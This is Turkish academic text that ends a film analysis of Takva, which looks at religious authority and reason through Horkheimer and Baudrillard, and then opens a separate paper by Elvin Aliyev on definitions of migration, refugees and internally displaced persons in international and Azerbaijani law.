Bu durum *Takva* filminde geçen bir sahne üzerinden örneklendirilebilir. Muharrem kiralari toplamak için dini hassasiyete sahip bir ailenin evine gittiğinde evde üç çocuğun olduğunu, adamın hasta olduğu için işe gidemediğini görür. Bunun üzerine bir sonraki ay ev kirasının arttırılması durumunda ailenin ödeme yapmakta zorlanacağını anlar. Bu durumu şeyhe anlatır. Şeyh ise şunları söyler:

Âdem aleyhisselam’dan beri zengin ile fakir hep olmuştur. Lakin bu zamanda fakir, layığından çoktur. Açlık, yoksulluk diz boyu. Dinimiz fakirleri gözetir. Senin onurlu kalbin bunun farkında. Senin nurun o işte. Eğer kira almak lazım değil ise alma. Ama bu kirayı almadığımız için buradan bir talebe göndermemiz gerekiyorsa onu sen seç Muharrem. Biz bu vebale karışmayız. Allah’ın izniyle bu iş senindir.

Bu açıklama dindeki yoksulları gözetme ve hayırseverlik algısının, dergâhın çıkarları uğrunda feda edilmesini örneklendirir. Ayrıca bireyler, duygu sömürüsü ve vicdan muhasebesi ile dini otoritenin (film kapsamında şeyhin) söylemini kabullenmek zorunda bırakılır. Horkheimer’in (2018:141) deyişiyle özne, bir nevi içerikten arındırılarak yok edilir.

Yine filmde geçen bir sahnede Erol adındaki bir müteahhit çuval almak için Muharrem’in çalıştığı dükkana gider. Toplamda 3 milyar ödemesi gerekirken Muharrem, 9 milyar ödeme yapması gerektiğini söyler. Dükkânın sahibi (Ali Bey) geldiğinde ise yanlış hesap yaptığını ve müşteriden fazla para istediğini anlatır. Bunun üzerine Ali Bey şöyle söyler: “İyi yapmışsın. Uzatma işte. Ticaret bu. Kitapta bile yeri var. Müslümanlıkta fırsatları değerlendireceksin. Üstelik fitremizi, zekâtımızı da kuruşu kuruşuna ödüyörüz. Ne kazandımsa helalimdir.”

Sonuç olarak dergâh Tanrı simülakrlarına yaptığı gönderme ile hakikat ve sahte arasındaki ayrımı ortadan kaldırmaya çalışır. Pek tabi bunda da başarılı olur. Çünkü inanç üzerine temellendiğinden, üyelerin rasyonel aklını değil, duygularını hedef alır. Sahte olanın hakikat olarak kabul edilmesi için *söyleşme sıklığı*⁶ devreye koyar. Dergâh’ın düzenli olarak icra ettiği cemaat halindeki zikir törenleri, sohbet ve ibadetler aracılığıyla sürekli aynı şeyleri yineler ve bireyleri bunun gerçek olduğuna ikna eder. Dolayısıyla Tanrı, dergâhın üst aklı konumunda yer alan şeyhin, iktidar gösterisi için kullandığı bir araç

⁶ Söyleşme sıklığı, Peter Berger ve Thomas Luckmann’ın *Gerçekliğin Sosyal İnşası* kitabından ödünç alınmıştır.

konumuna indirgenir. Baudrillard'ın ifadesiyle Tanrı'nın hakikati sona erer ve üst akıl olarak tanımlanan şeyhin egemenliğine gönüllü olarak devredilir (Baudrillard, 2018:19). Böylelikle Tanrı'ya dair hakikat, eylem-söylem tezatlığı uğrunda feda edilmiş olur.

4. AKIL TUTULMASI

Eylem-söylem tezatlığıyla Tanrı hakikatının sona erdiği, insan ve amaçlarına dair akla uygun birliktelikten vazgeçilmesine neden olur. Burada Horkheimer'in argümanından yola çıkıldığında akla uygun ile kastedilenin sadece bireylerin zihninden ibaret olmadığı bilinmelidir. Çünkü akıl gerek doğada, toplumsal kurumlarda gerekse insanlarla kurulan ilişkilerde mevcuttur. Tüm varlıkları öznel-nesnel akıl ayırımına tabi tutmaksızın kapsayarak uyumlu bir birlikteliğin kurulmasına olanak sağlar (Horkheimer, 2018:59-61).

Fakat din söz konusu olduğunda Horkheimer'dan (2018:61-64) aktarımla öznel olan aklın, nesnel olan üzerinde hâkimiyet kurduğu görülür. Bu durum beraberinde amaç ile araç arasında uyumsuzluk meydana getirir. Akla uygun olmayan gerçeklikler bireyi kuşatır, hakikatin içeriği boşaltılır. Dolayısıyla eylemler, ahlaki temeller, inanç ölçütleri gibi tüm kararlar, akıl dışında var olan etmenlere bağımlı hale gelir. Buradaki ikilem karşısında ise aklın bunalımı gerçekleşir ve Horkheimer bunu *akıl tutulması* olarak kavramlaştırır.

Bu durum *Takva* filminde geçen bir sahne üzerinden somutlaştırılabilir. Muharrem, şeyhin verdiği görev doğrultusunda dergâha ait olan arsa ve dairelerin kiralalarını toplamakta, topladığı paraları da bankaya yatırmaktadır. Ancak parayı yatırmak için diğer insanlar gibi sıra da durmamaktadır. Bu durum karşısında Muharrem, banka çalışanlarından birinin "Müslümanız derler, şurada bu kadar insan sırada beklerken önden kendi işlerini yaptırıyorlar" dediğini duyar. Şeyhin sağ kolu olan Rauf Efendi (Güven Kıraç) ile bu durumu konuşur. Sırada bekleyenlerin kul hakkına girdiğini ve bunun doğru olmadığını söyler. Bunun üzerine Rauf Efendi yapılan eylemin yanlış olmadığını şu sözler üzerine temellendirerek Muharrem'i ikna eder:

Senin vaktin değerli. Sen vaktini Allah yolunda kullanıyorsun, kendi şahsın için değil. Bak bu kadar insan burada yemek yiyip içiyor. Bu kadar insana bu kadar hoca ders veriyor. Bu gençler buradan dağılıyorlar, birçok yerde birçok dergâh açıyorlar. Bütün bunlar ne ile oluyor sanıyorsun? Biz, bize verilen emaneti, burayı çekip çevirmeliyiz. Bu bizim üzerimize düşen bir farzdır. O yüzden senin her dakikan altın değerinde kıymetli. Sen kendini öyle hissetmelisin. Sen yorulmamalısın. Sen oyalanmamalısın. Sen beklememelisin. Senin kazandığın her zaman Allah'a yeni bir hizmet için sana yeni bir fırsat.

Rauf Efendi'nin yapmış olduğu bu açıklamanın Muharrem tarafından doğru kabul edildiği görülür. Filmin ilerleyen sahnelerinde Muharrem'in bankaya gittiğinde yine sıra beklemeden işlemlerini gerçekleştirmeye devam etmesi bu çıkarımın yapılmasına olanak sağlar.

Peki, başlangıçta yanlış olduğu düşünülen bir eylem, birey tarafından nasıl bir anda doğru olarak kolaylıkla kabul edilir? Ya da hakikatin yerinden edilmesi bu kadar basit midir? Bu soruların cevabı dini

yapılanmaların (dergâhın) tüm söylemlerinin dinsel olanla yani Kur'an ve Tanrı ile eşleştirerek açıklamasında aranmalıdır. Bu sayede söz konusu yapılanmalar tarafından yaratılan doktrinlerin, üyeler tarafından onaylanması ve içselleştirilmesi kolaylaşır.

Zaten egemen olan gücün de bireylerden istediği rasyonel aklı yok saymalarıdır. *Takva* filminde geçen bir sahne bu durumu somutlaştıracak niteliktedir. Rauf Efendi, şeyhe “Muharrem Efendi'nin imanından zerre şüphem yoktur. Lakin dergâhın mali işlerinden sorumlu olmaya uygun kişi midir?” diye sorar. Bunun üzerine şeyh şöyle cevap verir:

Muharrem Efendi'nin gönlü açık, imanı tamdır. Lakin ilmi zayıftır. Her insanın bir hizmeti vardır. Dünya işlerini yapmak için zihin açıklığı değil, kalp açıklığı gerekir. Zihin açıklığı ile yapılan işlere şeytanı bulaştırırsın Şimdi ona sıradanlığının sıra dışı olduğunu öğretmek lazım.

Bu açıklama dergâhın işlerliğinin devam edebilmesi için rasyonel aklın reddedilmesindeki gerekliliği ortaya koyar. Söz konusu din olduğunda ise bu beklenti, bireylerden olumlu cevap alınmasına olanak sağlar. Çünkü din, tarih boyunca insanlar tarafından en fazla değer gören konular arasında birinci sırada yerini almıştır. Bu durum sayesinde egemen güçler (çalışma kapsamında şeyh ile eşleştirilebilir), bireyler üzerinde denetim gücü kurabilmekte ve egemenliklerini meşrulaştırabilmektedir. Fakat ideolojilerini kolaylıkla dillendirirken din, tüketilen bir meta konumuna düşürülmektedir.

Sonuç olarak akıl ya da rasyonalite de denebilir, egemen olanların çıkarları doğrultusunda kolaylıkla dönüştürülebilir ve hakikate uyarlanabilen bir teslimiyeti mümkün kılar. Bu durum ideolojik manipülasyonların, yalanların yaygınlaşmasına neden olur. Fakat irade kavramı reddedildiği için bireyler, gerçek ile gerçeğin taklidi olan sahtenin ayrımını fark edemeyebilirler. Bireylerin özgürlüklerinden feragat etmeyi gönüllü olarak kabullenmeleri, bu durumun sebebinin oluşturur (Horkheimer, 2018:67-77). Birey Horkheimer'in (2018:129) deyişiyle içerisinde yer aldığı harekete kendini adamak zorunda bırakılır. Aksi takdirde içerisinde bulunduğu sistemde (*Takva* filmi kapsamında dergâhın) var olamaz.

5. DELİLİK

Foucault deliliği, içerisinde “deneyim” barındırdığı argümanı üzerinden ele alır. Delilik, bugünün perspektifiyle tamamlanmamış olana ve yeni deneyimleri görebilmeye olanak sağlar. Bunun sebebi deliliğin içerisinde bir kopuş, kırılma ve dönüşümü barındırmasından ileri gelir (Foucault, 2006).

Takva filminde Muharrem, hakikat olarak kabul ettiği eylem ve söylemlerin dergâh ile özdeşleştiğini düşünerek bu doğrultuda bir hayat sürmek isterken, inandığı değerler ile dergâhın değerlerinin çeliştiğini fark eder. Takvanın mutlaklığına inanan, geleneksel dindarlığı saf değerlerle yaşamaya çalışan biri iken dergâhta görev aldığı bir nevi modern hayatla tanışır. Bu modern hayat

içerisinde dergâhın çıkarları karşısında günaha, kul hakkına, hayırseverliği dair tanımlamaların değiştiğini fark eder. Hâlbuki inandığı değerler bu tanımların tam aksi konumunda yer almaktadır. Kul hakkına girmemek için bankaya gittiğinde sıraya girmesi gerektiğine inanırken, kuyrukta bekleyenlerin önüne geçerek işlemlerini yaptırmanın sevap kazandıran bir eyleme dönüştüğünü öğrenir. Alkol kullanan birinin parasını almanın günah olduğuna inanırken, dergâha ait dükkânın alkol kullanan birine kiralanmasının sorun olmaması gerektiğini öğrenir. Bir nevi Muharrem'in değer sistemi tamamen yeniden şekillendirilmeye çalışılır. Dolayısıyla dergâhın tanımları üzerinden eylemde bulunması istenen Muharrem'in yaşadığı ikilem, onu akıl sağlığından eder. Bir başka deyişle günahkârlık ve suçluluk duygusuyla akıl sağlığını yitirmesine sebep olur.

6. SONUÇ

Bu çalışma din ve Tanrı'ya dair mutlak olanın, dini otoritenin (şeyh ve dergâh) faydasının gözetilmesi adına yok edilmesini somutlaştırır. Horkheimer'in (2018:103) deyişiyle mutlak olan "öznel amaçlara hizmet eden bir araç" haline indirgenir. Hakikat, egemen güçlerin pragmatik ihtiyaçları doğrultusunda yerinden edilir. Fakat yerinden edilen hakikat için üyelere tutunabilecekleri/sarılabilecekleri başka bir gerçeklik alanı vermek gerekir. Bu durumda ise yine egemen ideolojinin çıkarlarına uygun olarak sonsuz sayıda hipergerçeklik üretilir. Tabi burada önemli olan üyeler tarafından bu durumun fark edilmemesidir. Bunun için ise rasyonel akıl devre dışı bırakılmalıdır. Horkheimer'in (2018:125) deyişiyle *akıl dışı rasyonelliğin* gerçekleşmesi gerekir. Konu Tanrı algısı ile dogmatik bir özellik arz eden din olduğunda bunun gerçekleşmesi oldukça kolaydır. Çünkü ahlak, din, doğruluk, etik gibi birçok kavram köklerinden koparılmış olur. Artık bu kavramlar amaca değil egemen güçlerin ideolojik manipülasyonları uğrunda harcanan araç konumunda yer alır. Sonuçta hakikat ile hipergerçeklikler arasındaki çelişkileri fark eden bireyin, *zihinsel kötürümleşmesi*⁷ neredeyse kaçınılmazdır.

7. KAYNAKÇA

Louis Althusser. *İdeoloji ve Devletin İdeolojik Aygıtları* (6. Baskı, çev. Alp Tümertekin). İstanbul: İthaki Yayın, 2017.

Tayfun Atay. *Din Hayattan Çıkar Antropolojik Denemeler* (3. Baskı), Tanıl Bora (editör). İstanbul: İletişim Yayınları, 2011.

Jean Baudrillard. *Simülakrlar ve Simülasyon* (12. Basım, çev. Oğuz Adanır). Ankara: Doğu Batı Yayınları, 2018.

Zygmunt Bauman. *Cemaatler* (çev. Nurdan Soysal). İstanbul, Say Yayınları, 2016.

Peter Berger ve Thomas Luckmann. *Gerçekliğin Sosyal İnşası, Bir Bilgi Sosyolojisi İncelemesi* (çev. Vefa Saygın Öğütle). İstanbul: Paradigma Yayıncılık, 2008.

⁷ Max Horkheimer'in *Akıl Tutulması* adlı eserinden ödünç alınmıştır.

- Etienne De La Boetie. *Gönüllü Kulluk Üzerine Söylev* (3. Baskı, çev. Mehmet Ali Ağaoğlu). Ankara: İmge Kitabevi, 2011.
- Emile Durkheim. *Dinsel Yaşamın İlk Biçimleri* (çev. Özer Ozankaya). Cem Yayınevi, 2010.
- Michel Foucault. *Deliliğin Tarihi* (çev. Mehmet Ali Kılıçbay). Ankara: İmge Yayıncılık, 2006.
- Max Horkheimer. *Akıllı Tutulması* (3. Basım, çev. Orhan Koçak). İstanbul: Metis Yayıncılık, 2018.
- Edmund Husserl. *Fenomenoloji Üzerine Beş Ders* (çev. Harun Tepe). Ankara: Bilgesu Yayıncılık, 2010.
- Ralph Keyes. *Hakikat Sonrası Çağ- Günümüz Dünyasında Yalancılık ve Aldatma* (çev. Deniz Özçetin). İzmir: Tudem Yayın Grubu, 2017.
- Bronislaw Malinowski. *Büyü, Bilim ve Din* (çev. Saadet Özkal). İstanbul: Kabalcı Yayınevi, 1990.
- Yüksel Taşkın. *Güleciler: Dinsel Milliyetçilik ve Ulus-Aşırı Dinamizm Arasında Sıkışan Bir Hareket*. Birikim Aylık Sosyalist Kültür Dergisi s:282, 2012.
- Ahmet Yücekök. *100 Soruda Türkiye'de Din ve Siyaset* (3. Baskı). İstanbul: Gerçek Yayınevi, 1983.

GÖÇ VE İLGİLİ KAVRAMLAR

Elvin Aliyev

Bakü Devlet Üniversitesi, Hukuk Fakültesi, Bakü, AZERBAIJAN

elvin.aliyev.elyar@bsu.edu.az

ORCID: 0000-0002-1126-7435

ÖZET

Dünya gündeminin en önemli konularından biri olan göç ve genel olarak göç süreçleri pek çok ifade ve kavram barındırmaktadır. Göç olgusu içindeki bu çeşitlendirmeler, onu daha iyi anlamaya hizmet eder. Bu makale, hem farklı düzeylerde tanımlanan göç kavramlarını hem de bununla ilgili bir dizi sorunu analiz etmektedir. Öncelikle, göç kavramının zaman içinde değişimi ve bu değişimde Uluslararası Göç Örgütü, Birleşik Milletler Mülteciler Yüksek Komiserliği gibi uluslararası kurulların üstlendiği rol dikkat çekicidir. Altı çizilmesi gereken bir diğer nokta ise bu kurullar tarafından göç ve onunla ilgili kavramlar için belirlenen tanımların devletlerin ulusal düzeyde geçerli olan yasa ve kanunlarına mevcut etkisidir. Ulusal kanunlarda belirli göç kavramları için saptanan tanımların esas kaynağının bahsettiğimiz gibi uluslararası kurul ve teşkilatların tanım kitapçıkları olduğunu söyleyebiliriz. Elbette, burada bilim insanları tarafından oluşturulan kavram ve tanımların rolünü küçülmeyiz, çünkü belirli bir konuyu teorik açıdan değerlendirip bilim dünyasına yenilik katmalarının yanı sıra, bu buluş ve yeniliklerin pratikte de uygulanabilmesine ön ayak oluyorlar. Göç ve ona yakın kavramlarla ilgili araştırma yapıldığında zaman ve mesafe olgularının tanımlamada çok kritik bir öneme haiz olduğu görülmektedir. Öyle ki, zaman ve mesafeye bağlı olarak kavramlar değişiklik göstermekte ve farklı anlamlar taşımaktadır. Ortaya çıkan bir diğer önemli sonuç ise terimlerin ve onlara bağlı tanımların bir çok durumda ülkeden ülkeye farklılık göstermesidir. Bu durum da, elbette, ülke mevzuatlarında kullanılan dilin yapısından ve içinde barındırdığı sözcüklerin taşıdığı anlamlardan kaynaklanmaktadır.

Kavram ve tanımların yanı sıra göçün karakteristik özellikleri ve fonksiyonları – işlevleri gibi konular da araştırmanın odak noktalarına dahil edilmiştir. Global çapta bir fenomen olan göçün özellikleri ve fonksiyonlarından bahsetmemek hiçbir şekilde doğru kabul edilemeyeceği gibi, makalede büyük bir boşluk oluşmasına neden olurdu. Göç koridorları ve mobilite

kavramları ise günümüzün en önemli sorunlarından zorunlu göçmen akımı ve ulusal sınırlardaki yığılmaların daha iyi analiz edilebilmesi ve çözüm üretilebilmesi açısından gerekli sayılıp araştırmaya dahil edilmiştir. Sonuç olarak, makale yalnızca göç ve ilgili kavramların tanımını vermekle kalmayıp aynı zamanda modern zamanın göç süreçlerine etki eden olguları da araştırma kapsamına almıştır.

Anahtar Kelimeler: Kavram, Göç, Koridor, Mobilite

MIGRATION AND RELATED NOTIONS

ABSTRACT

Migration and generally migration processes, one of the most important issues on the world agenda, contain many expressions and concepts. These variations within the phenomenon of migration serve to understand it better. This article analyzes both the concepts of migration defined at different levels and a number of issues related to it. First of all, the change in the concept of migration over time and the role played by international bodies such as the International Organization for Migration and the United Nations High Commissioner for Refugees are striking. Another point that needs to be underlined is the current impact of the definitions set by these boards for migration and its related concepts on the legislation and laws of states valid at the national level. We can say that the main source of definitions for certain migration concepts in national laws is the definition glossaries of international boards and organizations, as we have mentioned. Certainly, we cannot diminish the role of the concepts and definitions created by scientists here, because they evaluate a particular subject theoretically and bring innovation to the world of science, as well as initiating the application of these inventions and innovations in practice. When research is done on migration and related concepts, it is seen that time and distance phenomena have a very critical importance in defining. So much so that depending on time and distance, the concepts vary and have different meanings. Another essential result that emerges is that the terms and their definitions differ from country to country in many cases. This, surely, stems from the structure of the language used in the country's legislation and the meanings of the words it contains.

In addition to concepts and definitions, subjects such as characteristics of migration and its functions - functions were also included in the focus of the study. Not to mention the features and functions of migration, which is a global phenomenon, cannot be considered correct, and it

would cause a huge gap in the article. The concepts of migration corridors and mobility, on the other hand, are considered necessary and included in the study in order to better analyze the flow of forced migrants and the accumulation at national borders, which are among the most important problems of today. As a result, the article not only gives the definition of migration and related concepts, but also includes the phenomena that affect the migration processes of modern times.

Keywords: *Definition, Migration, Corridor, Mobility*

6. GİRİŞ

Göçün kendisi geniş ve çok yönlü bir olgudur. Tabii ki, bir halkla ilişki olarak, aynı zamanda kanunla düzenlenir ve sadece yerel mevzuat değil, aynı zamanda uluslararası kabul görmüş sözleşmeler, devletler arası anlaşmalar ve saire de önemli bir rol oynar. Özellikle İkinci Dünya Savaşı'ndan sonra göç konuları uluslararası hukukun önemli bir gündem maddesi haline geldi ve halen yürürlükte olan bir dizi uluslararası sözleşme kabul edildi. Diğer küresel süreçler gibi, bu dönemde göç konularının tartışılmasında "birinci dünya", "ikinci dünya" ve "üçüncü dünya" terimleri yaygın olarak kullanılmıştır. Bu ifadeler kapitalist liberal demokrasiler, komünist devletler ve bağımsızlığını yeni kazanan post-kolonyal toplumlar arasındaki siyasi, ideolojik ve coğrafi farklılıkları tanımlamak için kullanıldı. Örneğin, "üçüncü dünya" terimi, Soğuk Savaş sırasında bağımsızlık arayan bir grup lider olan Bağlantısızlar Hareketi ile ilişkilendirilmiştir. Ancak bir süre sonra bu ifade yoksul, geri kalmış, yardıma bağımlı ülkeler için kullanılmaya başlandı. SSCB'nin dağılmasından ve Soğuk Savaş'ın sona ermesinden sonra "ikinci dünya" terimi artık kullanılmasa da, diğer iki kavram halen kullanılmaktadır. Bağımsız ulusal kurumların dışındaki yerel gruplara ve göçebe nüfusa atıfta bulunan yeni bir "dördüncü dünya" kavramı bile var [15, 38]. Tüm bunlar hem hukuki, hem de siyasal açıdan göçle ilgili kavram ve tanımları büyük ölçüde etkilemiş, bir nevi belirleyici faktör olmuşlardır.

7. YÖNTEM

Günümüzde göç kavramı ve alakalı terimler, onların tanımları hakkında sağlıklı bir araştırma yürütülebilmesi için ulusal mevzuatlar, uluslararası sözleşmeler ve malum konu üzerine uzmanlaşan bilim adamlarının eserlerine başvurulması gerekir. Bu araştırmada, genel olarak bilimsel analiz ve sentez yöntemleri kullanılarak veriler biraraya getirilmiştir.

8. BULGULAR

Kavram olarak, bazı yazarlar göçü çok basit bir şekilde bir coğrafi noktadan diğerine hareket olarak tanımlamaktadır [15, 22]. Elbette bu kavram, aynı ülkede bir bölgeden diğerine hareket anlamına gelen iç göçü ve bir ülkeden diğerine göç anlamına gelen uluslararası göçü kapsamaktadır. Uluslararası kuruluşlar ve devlet mevzuatı göçe farklı yorumlar vermektedir. Uluslararası Göç Örgütü (IOM), 2019 yılında yayımlanan Göç Sözlüğü'nde şu tanımı kullanmıştır: bireylerin uluslararası bir sınır boyunca veya bir devlet içinde ikamet ettikleri yerden uzağa hareketleri [10, 137]. Bununla birlikte, kuruluşun göç algısının yıllar içinde değiştiği unutulmamalıdır. Örneğin, 2003 yılında IOM, göçü “kalıcı veya geçici ikamet arayan bir kişi veya grubun menşe yerinin dışına idari veya siyasi bir sınır boyunca hareketi” olarak tanımladı [11, 8]. Yelena Breveva, göç kavramını, çeşitli nedenlerle kalıcı veya geçici ikamet değişikliği nedeniyle insanların bir yerden başka bir yere taşınması şeklinde kullanmıştır [5, 132]. Göç, aynı zamanda, insanların dini, ekonomik, politik, sosyal veya diğer nedenlerle kalıcı veya geçici ikamet için bir ikamet yerinden diğerine taşınması olarak da tanımlanmaktadır [13, 218]. İlginçtir ki, Azerbaycan Cumhuriyeti Göç Kanunu sadece işçi göçü kavramını tanımlamaktadır. Kanununun 3.0.9. Maddesine göre, bir bireyin ücretli işe girebilmek için yasal gerekçelerle bir ülkeden diğerine taşınarak ikametgah değiştirmesine işçi göçü denir [2]. Gözden geçirdiğimiz farklı tanımlar çerçevesinde göç kavramı bir kişinin vatandaşı olduğu veya daimi ikamet ettiği ülkenin topraklarında şu veya bu nedenle hareket etmesi veya yabancı bir devlet sınırını geçmesi olarak da ifade edilebilir.

Göç belirtilerini yukarıdaki kavramlardan ayırt edebiliriz. Burada dikkat edilmesi gereken ilk nokta kişi veya kişilerin ikamet yerini terk etmiş olmasıdır ve bu çoğunlukla bir defalıktır. Burada mobilite faktörünü ilk özellik olarak adlandırabiliriz. İkinci faktör genellikle talep faktörü olsa da, göçün sadece bir ekonomik çıkar meselesi olmadığı akılda tutulmalıdır. Bazen bir insanın yaşadığı ülkede istikrarsızlık, çevre felaketleri, savaşlar vb. Vardır. ikamet yerinden ayrılmayı gerekli kılar ve kişinin iradesine bakılmaksızın bir tür göç gerçekleşir. Üçüncü faktör, istikrar olarak adlandırılır ve kişinin yeni ikamet yerine yerleşmesiyle belirlenir. Tabii ki, zorunlu göç sırasında çoğu insan nereye gideceklerini önceden seçemez ve birincil hedefleri, onları mevcut ikamet yerlerinden taşınmaya zorlayacak tehlikelerden mümkün olduğunca kaçınmaktır. Bu kişiler, vatandaşı oldukları devletin artık onları koruyamadığı gerçeğinden dolayı genellikle “fiili vatansız” olarak anılır [16, 70-71].

Bilim adamları ayrıca göçü, esas olarak kentsel alanlarla sınırlı olan yer değiştirme ve yeniden yerleşim gibi diğer hareket biçimlerinden ayırmaktadır. Bu anlamda göç, nispeten uzun bir zaman ölçeği ve nispeten uzun mesafeler ile tanımlanabilir. Ancak, zamana dayalı ve mesafeye dayalı farklılıkları karıştıran birçok göç türü vardır. Bir örnek vermek gerekirse, kırsaldan kente göç, özellikle sanayileşmiş toplumlarda yaygındır. Bu fenomen kısa mesafelerde ortaya çıkabilir ve sürekli hareketlerden kentsel ve kırsal alanlar arasındaki sık değişimlere kadar her şeyi kapsayan bir göç olarak kabul edilir [15, 22].

Diğer bir örnek, kısa vadeli, mevsimsel veya periyodik göç şeklinde uzun mesafelerde ortaya çıkabilen geçici yaşamdır. "Göç", nispeten sabit ve görece uzun mesafeli insan hareketleri ile geniş ve soyut bir kavram ise, dışgöç (emigration) ve muhaceret (immigration) terimleri daha spesifik olarak ulusal sınırlar boyunca göç ve yerleşim ile ilgilidir – emigrasyon, kendi vatanından göç, muhaceret ise varış ülkesine taşınmak anlamına gelir. Dışgöç ve muhaceret, başka bir deyişle, ulusal devlet düzeyinde göç ve yerleşimi ifade eder [15, 23]. Uluslararası Göç Örgütü, emigrasyonu “hareket ülkesi açısından, bir kişinin bir menşe ülkeden başka bir ülkeye taşınması” olarak tanımlar ve böylece gideceği ülkeyi yeni ikamet ettiği ülke olarak ifade eder [10, 64]. Muhaceret tanımı kabaca aynıdır: varış ülkesinin aslında yeni bir ikamet ülkesi olması için bir menşe ülkeden başka bir ülkeye taşınmak [10, 103].

Genel olarak, göç ve ilgili süreçler birçok terimi içerir. Azerbaycan’da ulusal mevzuat ayrıca bir dizi göç terimine ilişkin resmi bir tanım sağlamaktadır. Öncelikle belirtmek gerekir ki, Azerbaycan’da göç konuları esas olarak yabancıların ve vatansız kişilerin yasal statüsü başlığı altında incelenmektedir [9, 94]. Öte yandan Azerbaycan Cumhuriyeti Anayasasına bakarsak, vatandaşlar için bazı insan hak ve özgürlükleri tanımlanmış, yabancılar ve vatansız kişiler bu hak ve özgürlüklerin kapsamı dışında bırakılmıştır [1]. Göç Kanunu'nun Temel Kavramlar başlıklı 3. Maddesi her ikisini de tanımlar. Dolayısıyla, yabancı, Azerbaycan Cumhuriyeti vatandaşı olmayan ve başka bir devletin vatandaşlığına mensup olan kişidir ve vatansız kişi, yasasına göre herhangi bir devlet tarafından vatandaş olarak kabul edilmeyen kişidir [2]. Yabancıların haklarının uluslararası hukuki boyutuna bakarsak, burada devletlerin sosyal, ekonomik ve siyasi sistemden bağımsız olarak, genel kabul görmüş asgari standartlardan daha az olmamak üzere yasal statülerini belirleme yükümlülüğü şart koşulmaktadır [9, 94]. Göçmen kavramını açıklamak gerekiyor. BM İstatistik Komisyonu göçmenlere böyle bir tanım verdi. Göçmen, bir ikamet yerinden diğerine en az bir yıl süreyle taşınan ve gideceği ülkesi fiilen yeni bir ikamet yeri haline gelen kişidir. Avrupa Göç Komitesine göre "göçmenler" terimi, bağlama bağlı olarak göçmenleri, geri dönen göçmenleri, muhacirleri (immigrants), mültecileri, ülke içinde yerinden edilmiş kişileri, muhacirlerin ve / veya muhacerete maruz kalan etnik azınlık nüfusu üyelerini tanımlamak için kullanılmaktadır [18]. Uluslararası Göç Örgütü, bir bireyin kişisel kaygılar nedeniyle ve bir dış gücün etkisi olmaksızın özgürce hareket etmeyi kabul ettiği tüm durumlar için "göçmen" terimini kullanır. [18]

Bu anlayış çeşitliliği, göç alanındaki araştırmacıların göç kurallarını ve süreçlerini ulusal bağlamda karşılaştırmasını çok zorlaştırabilir. Bu farklı kavramların birleştirilmesi, ülkeler içindeki göçle ilgili istatistiklerin toplanmasının temel özelliğidir. Örneğin, İngilizce verilerle çalışanlar, farklı nedenlerle eşit derecede dikkatli olmalıdır. Birleşik Krallık'a yapılan birçok göç ve göç analizi, her yıl İngiliz limanlarından geçen milyonlarca yolcu arasında yaklaşık 250.000 yolcu örneğinden veri toplayan Uluslararası Yolcu Araştırmasına (IPS) dayanmaktadır. Katılımcılara Birleşik Krallık'ta kalmak isteyip istemedikleri sorulur ve ardından kısa bir süre için Birleşik Krallık'a gelen veya ülkeyi terk eden, ancak

daha sonra bir yıl veya daha uzun süre kalan ve göç etmek isteyen, ancak Birleşik Krallık'ta veya yurtdışında bir yıldan az kalmayı planlayanları dikkate almak için ayarlamalar yapılır. Eleştirmenler, IPS tarafından üretilen göçmen verilerinin yalnızca yüzde 2-3'ünün güvenilir olduğunu iddia ediyor [15, 23]. Cangiano'ya göre, "örneklerin alt grupları oldukça belirsizdir" ve "örnekleme hataları, İngiltere'deki bir bölgeye bir menşe ülkeden veya bir yaş grubundan gelen göçmenlerin sayısını makul doğrulukla ölçmek için çok büyüktür" [6, 5]. Ek olarak, IPS, farklı göçmen kategorilerinde ve ötesinde insanların hareketlerinin doğru bir şekilde ölçülmesine izin vermez. Bazı bilim adamları İçişleri Bakanlığı tarafından verilen çalışma izinlerinin sayısına bakmanın daha yararlı olduğunu düşünse de, çalışma izni sahipleriyle gelen ailelerin ve Birleşik Krallık'taki AB çalışanlarının sayısını bulmak için başka bir kaynağa bakmak gerekir [15, 24].

Göçmen kavramı tekyönlü anlaşılmalıdır, çünkü içinde birçok bölünme vardır. Örnek olarak, işçi göçmenleri, mülteciler, IDP'ler, sığınmacılar vb. gösterilebilir. Mültecilerin Hukuki Durumuna Dair 1951 Sözleşmesinin 1. Maddesine göre, mülteci, ırkı, dini, tabiiyeti, belli bir toplumsal gruba mensubiyeti veya siyasi düşünceleri yüzünden, zulme uğrayacağından haklı sebeplerle korktuğu için vatandaşı olduğu ülkenin dışında bulunan ve bu ülkenin korumasından yararlanamayan, ya da söz konusu korku nedeniyle, yararlanmak istemeyen; yahut tabiiyeti yoksa ve bu tür olaylar sonucu önceden yaşadığı ikamet ülkesinin dışında bulunan, oraya dönemeyen veya söz konusu korku nedeniyle dönmek istemeyen kişidir [19]. Azerbaycan Cumhuriyeti Mülteci ve Yerinden Edilmiş Kişilerin Statüsü Kanununun 1. Maddesi mülteci terimi için "Azerbaycan Cumhuriyeti vatandaşı olmayan ve ırk, milliyet, din, sosyal grup veya siyasi inançlar nedeniyle zulüm görmesine ilişkin tam esaslı korkular nedeniyle vatandaşı olduğu ülkenin dışında olan ve aynı korkular nedeniyle o ülkenin korumasını kullanamayan veya kullanmak istemeyen veya belirli vatandaşlığı olmadan benzer nedenlerle genellikle önceki ikamet ettiği ülke dışında bulunan kişi" [3] konsepti oluşturmuştur. Aynı madde IDP terimini de tanımlamaktadır. Şöyle ki, Azerbaycan Cumhuriyeti topraklarında yaşanan askeri saldırganlık, doğal ve insan kaynaklı afetler sonucu daimi ikamet yerini terk etmek zorunda kalan bir kişi, ÜİYOK olarak kabul edilmektedir. Kanununun 1. maddesinde ayrıca, bu maddenin birinci bölümünde belirtilen gerekçelerle başka bir ülkede daimi ikametgahını terk etmek zorunda kalan Azerbaycan Cumhuriyeti vatandaşı, ilgili yürütme makamının kararıyla ÜİYOK statüsü verilebileceği belirtilmektedir [3]. BM Mülteciler Yüksek Komiserliği tarafından 2004 yılında geliştirilen Ülke İçinde Yerinden Olma konusunda Kılavuz İlkeleri, ÜİYOK'leri şu şekilde tanımlamaktadır: silahlı çatışmanın önlenmesi, genel şiddet, insan hakları ihlalleri, doğal veya insan kaynaklı afetler veya bunların sonuçlarından sebeple, evlerinden veya ikamet yerlerinden kaçmaya veya terk etmeye zorlanan ancak uluslararası kabul görmüş sınırları geçmemiş kişiler veya insan grupları [17, 1].

